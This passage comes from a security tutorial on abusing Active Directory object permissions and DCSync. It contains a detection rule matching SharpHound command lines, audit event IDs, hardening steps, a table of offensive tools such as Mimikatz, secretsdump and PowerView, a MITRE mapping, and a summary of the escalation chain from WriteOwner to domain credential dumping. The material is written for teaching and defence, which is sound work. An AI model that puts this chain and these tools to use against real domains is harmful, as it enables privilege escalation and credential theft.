  category: process_creation
detection:
  selection:
    EventID: 1
    CommandLine|contains:
      - 'CollectionMethods ACL'
      - 'SharpHound'
  condition: selection
level: medium
The ETW provider Microsoft-Windows-Security-Auditing generates 4662/5136/4670. Microsoft-Windows-LDAP-Client gives query telemetry, noisy but useful for baselining what normal LDAP volume looks like before you alert on the spike SharpHound creates.
Hardening and ACL hygiene
- Limit replication rights strictly to accounts that genuinely need them. Only Domain Controllers should hold
DS-Replication-Get-ChangesandDS-Replication-Get-Changes-All. Anything else is a DCSync vector waiting for that account to be phished. - Remove
GenericAll,WriteDacl,WriteOwner, andForceChangePasswordrights that cannot be explicitly justified on high-value objects. This is where permission sprawl lives. - Put all Tier 0 accounts in the Protected Users group and confirm AdminSDHolder propagation runs on schedule. Remember
AdminCount=1objects do not inherit container ACEs, so verify SDProp is actually overwriting their DACLs from a clean template. - Deploy Microsoft Defender for Identity (or ATA), which has built-in analytics for DCSync and anomalous replication requests originating from non-DC hosts.
- Run BloodHound CE defensively on a schedule. Collect the same ACL graph the attacker would and triage new dangerous edges before someone external finds them. The tool that maps your attack path is the tool that maps your remediation list.
12. Tools for ACL and DACL Analysis
| Tool | Description | Link |
|---|---|---|
| PowerView | Get-DomainObjectAcl, Add-DomainObjectAcl, Set-DomainObjectOwner, Set-DomainUserPassword | github.com/PowerShellMafia/PowerSploit |
| SharpHound / BloodHound CE | ACL graph collection and Cypher path-finding | bloodhound.specterops.io |
Impacket dacledit.py | Linux DACL read/write with -action and -rights | github.com/fortra/impacket |
Impacket secretsdump.py | DCSync over DRSUAPI, -just-dc / -just-dc-user | github.com/fortra/impacket |
| Mimikatz | lsadump::dcsync from Windows | github.com/gentilkiwi/mimikatz |
| bloodyAD | Lightweight LDAP ACE writes and DCSync grant | github.com/CravateRouge/bloodyAD |
| rpcclient | setuserinfo2 for SAMR password reset | samba.org |
Native Get-Acl / ADSI | Built-in DACL read on AD:\ provider | learn.microsoft.com |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Permission Groups Discovery: Domain Groups | T1069.002 | LDAP query volume, SharpHound process creation (Sysmon EID 1) |
| Account Discovery: Domain Account | T1087.002 | Bulk user/ACL enumeration, ADWS spikes |
| Valid Accounts: Domain Accounts | T1078.002 | Anomalous auth from foothold account |
| Domain or Tenant Policy Modification | T1484 | Event ID 5136 on nTSecurityDescriptor, 4670 DACL change |
| Account Manipulation | T1098 | Event ID 4728/4732 group adds, ACE writes |
| OS Credential Dumping: DCSync | T1003.006 | Event ID 4662 replication GUIDs from non-DC principal |
A note on a common mis-tag: AD DACL modification is T1484, and DCSync is T1003.006. It is not T1222.001, which is File and Directory Permissions Modification: Windows and covers NTFS DACLs via icacls/takeown. Different object model, different detection. Do not let a SIEM rule conflate them or you will tune out filesystem noise and miss directory abuse.
Summary
- AD object permission abuse turns a low-privilege account into Domain Admin without a single exploit, by reading and rewriting security descriptors. The whole attack is graph traversal over
nTSecurityDescriptorDACLs. GenericAll,WriteDacl,WriteOwner,AllExtendedRights, andForceChangePasswordare the five lethal rights.WriteOwnerbecomesWriteDaclbecomesGenericAllin two commands, so treat them as equal risk.- DCSync is a legitimate
DsGetNCChangesreplication call over DRSUAPI, not file theft. The replication GUIDs1131f6aa...and1131f6ad...on the domain object are the keys to the kingdom; only Domain Controllers should hold them. - Enumerate before you abuse: PowerView’s
Get-DomainObjectAcl -ResolveGUIDsand BloodHound’sshortestPathCypher reveal the full chain before you touch a single ACE. - Detect with DS Access auditing on: Event ID
5136(ObjectClass=domainDNS, modifiednTSecurityDescriptor) catches the DCSync grant, and Event ID4662with the replication GUIDs from a non-$principal catches the dump. Run BloodHound defensively to close the edges first.
Related Tutorials
- Finding the EIP Offset: Pattern Creation and Cyclic Patterns
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
- Handle Tables & Object Manager
References
- attack.mitre.org
- attack.mitre.org
- attack.mitre.org
- attack.mitre.org
- www.ired.team
- www.thehacker.recipes
- www.thehacker.recipes
- www.hackingarticles.in
Get new drops in your inbox
Windows internals, exploit dev, and red-team write-ups - no spam, unsubscribe anytime.